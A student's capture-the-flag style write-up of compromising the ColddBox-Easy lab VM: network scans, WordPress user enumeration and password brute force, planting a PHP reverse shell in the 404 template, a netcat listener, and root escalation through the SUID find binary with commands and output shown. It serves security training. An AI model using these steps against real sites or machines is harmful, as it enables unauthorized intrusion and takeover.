Minor Project

NAME – Lashkar Varunesh

PROJECT – PENTESTING ON COLDBOX

METHODS -

- Netdiscover Scanning
- Nmap Scanning
- Enumeration / Reconnaissance
- Password Bruteforcing
- Wpscan
- Uploading a Reverse Shell
- Privilege Escalation

Steps for Solving the Machine -

Step 1 -

Download the colddbox OVA and Kali linux ISO image. Then set up virtual machines in virtualbox. connect the VMs in bridge connection.

Step 2 -

Turn on the virtual machines and make sure they are connected to the internet.


```
Ubuntu 16.04.7 LTS ColddBox-Easy tty1

ColddBox-Easy login: _
```

Above is the Image of coldbox virtual machine

Above is the Image of kali linux virtual machine

Step 3 -
Now open a terminal in kali linux and type the 'ifconfig' command
to verify your ip address.

Step 4 -

Now use the 'netdiscover' command to get the ip address of the target machine.

From here we can see that the ip address of the target machine is 192.168.224.22

Step 5 -

Perform 'NMAP' scan for the ip address you found.

To gather further information through scanning use this command:
'nmap -sC -sV -p- 192.168.224.22'

With this additional scan we found 2 ports - 80 and 4512.

Step 6 -

Go to your browser and type in the ip address of the target, to see the webpage that is hosted by the target machine.

If you look closely, you will find a login option for this page.

Step 7 -

From this we can make out that this page is hosted on wordpress.
Run 'wpscan' on the url of the webpage

With this normal scan may not find anything major, but if we can try out luck with username enumeration.

As you can see with this scan, we found 3 usernames: c0ldd, hugo, philip.

Step 8 -

Now that we have found some usernames, we can try brute forcing the username with some known password from 'rockyou.txt'.

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)
 Checking Config Backups - Time: 00:00:00 ⟵══════

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 3 user/s
[SUCCESS] - c0ldd / 9876543210
Trying hugo / manchesterunited Time: 00:00:52 <
```

So, we found a password match for the username c0ldd which is 9876543210.

Step 9 -

Now go to the login page of the webpage and try putting this username and password and see if we can login or not.

Now if you click on login, you will find out you have logged in successfully and you will be taken to the admin dashboard.

Step 10 -

Now in the admin dashboard, go to Appearance > Editor

Step 11 -

Now on the right-hand side of the page you will see editor options of the features that you will be able to edit as admin.

Now from the above select the '404 template'

```php
<?php
/**
 * The template for displaying 404 pages (not found)
 *
 * @package WordPress
 * @subpackage Twenty_Fifteen
 * @since Twenty Fifteen 1.0
 */

get_header(); ?>

	<div id="primary" class="content-area">
		<main id="main" class="site-main" role="main">

			<section class="error-404 not-found">
				<header class="page-header">
					<h1 class="page-title"><?php _e( 'Oops! That page can&rsquo;t be found.', 'twentyfifteen' ); ?></h1>
				</header><!-- .page-header -->

				<div class="page-content">
					<p><?php _e( 'It looks like nothing was found at this location. Maybe try a search?', 'twentyfifteen' ); ?></p>

					<?php get_search_form(); ?>
				</div><!-- .page-content -->
			</section><!-- .error-404 -->

		</main><!-- .site-main -->
	</div><!-- .content-area -->

<?php get_footer(); ?>
```

Step 12 -

Now go to your browser and search for PHP reverse shell

Now go to the below file and copy all contents

Step 13 -

Now come back to the '404 templete' page from the webpage and clear the script and paste this script.

Now make sure you change the '$ip' with your own attacker machine ip and select the port on which you will listen on the reverse shell.

Now save the changes

Step 14 -

Now go to your link terminal and start a reverse shell with netcat.

Step 15 - open the url:

"192.168.224.22/?p=3184"

Step 16 -

Come back to your terminal, and you will see that you have gained a reverse shell.

```
┌──(root㉿kali)-[/home/kali]
└─# nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.1.10] from (UNKNOWN) [192.168.1.7] 37932
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 13:39:18 up 43 min,  0 users,  load average: 0.00, 0.88, 1.27
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Type in some commands to verify that user-id and user privileges.

```
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
```

Now with the 'ls' command you can see the list of directories.

You can go to the 'home' directory with 'cd' command and see its contents.

```
$ cd home
$ ls
c0ldd
$ cd c0ldd
$ ls
user.txt
$
```

As you go to the 'home' directory and 'ls' then you will another
directory names 'c0ldd', 'cd' into 'c0ldd' and you will find a user.txt file,
if you try to open it you will see permission denied.

```
$ ls
user.txt
$ cat user.txt
cat: user.txt: Permission denied
$
```

Step 17 -

Go to your browser and search for "GTFObins" After entering the site, you will see this page.

Step 18 -

Now for privilege escalation type the following command in the shell and see the list of binary files which is provided by the root.

```
$ find / -perm -4000 2>/dev/null
/bin/su
/bin/ping6
/bin/ping
/bin/fusermount
/bin/umount
/bin/mount
/usr/bin/chsh
/usr/bin/gpasswd
/usr/bin/pkexec
/usr/bin/find
/usr/bin/sudo
/usr/bin/newgidmap
/usr/bin/newgrp
/usr/bin/at
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/passwd
/usr/lib/openssh/ssh-keysign
/usr/lib/snapd/snap-confine
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
```

Step 19 -

Now in GTFObins search for 'find', so that we can exploit the find binary.

.. / find ☆ Star 8,264

Shell   SUID   Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
find . -exec /bin/sh \; -quit
```

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which find) .

./find . -exec /bin/sh -p \; -quit
```

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
sudo find . -exec /bin/sh \; -quit
```

Step 20 -

•From the above options we are going to use './find . -exec /bin/sh -p \; -quit' to exploit the find binary.

```
$ usr/bin/find . -exec /bin/sh -p \; -quit

ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib64
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

Now at last line after running `id` we can see we have root permissions now

Step 21 -

Now go and try to access that file again

```
cd home
ls
c0ldd
cd c0ldd
ls
user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
```

Step 22 -

Go to your browser and open CyberChef and paste the user.txt to get
the decoded BASE64 text, then paste it on google translation

Input

RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==

ABC 52   1

Output

Felicidades, primer nivel conseguido!

Spanish – detected	English
felicidades primer nivel conseguido	congratulations first level achieved
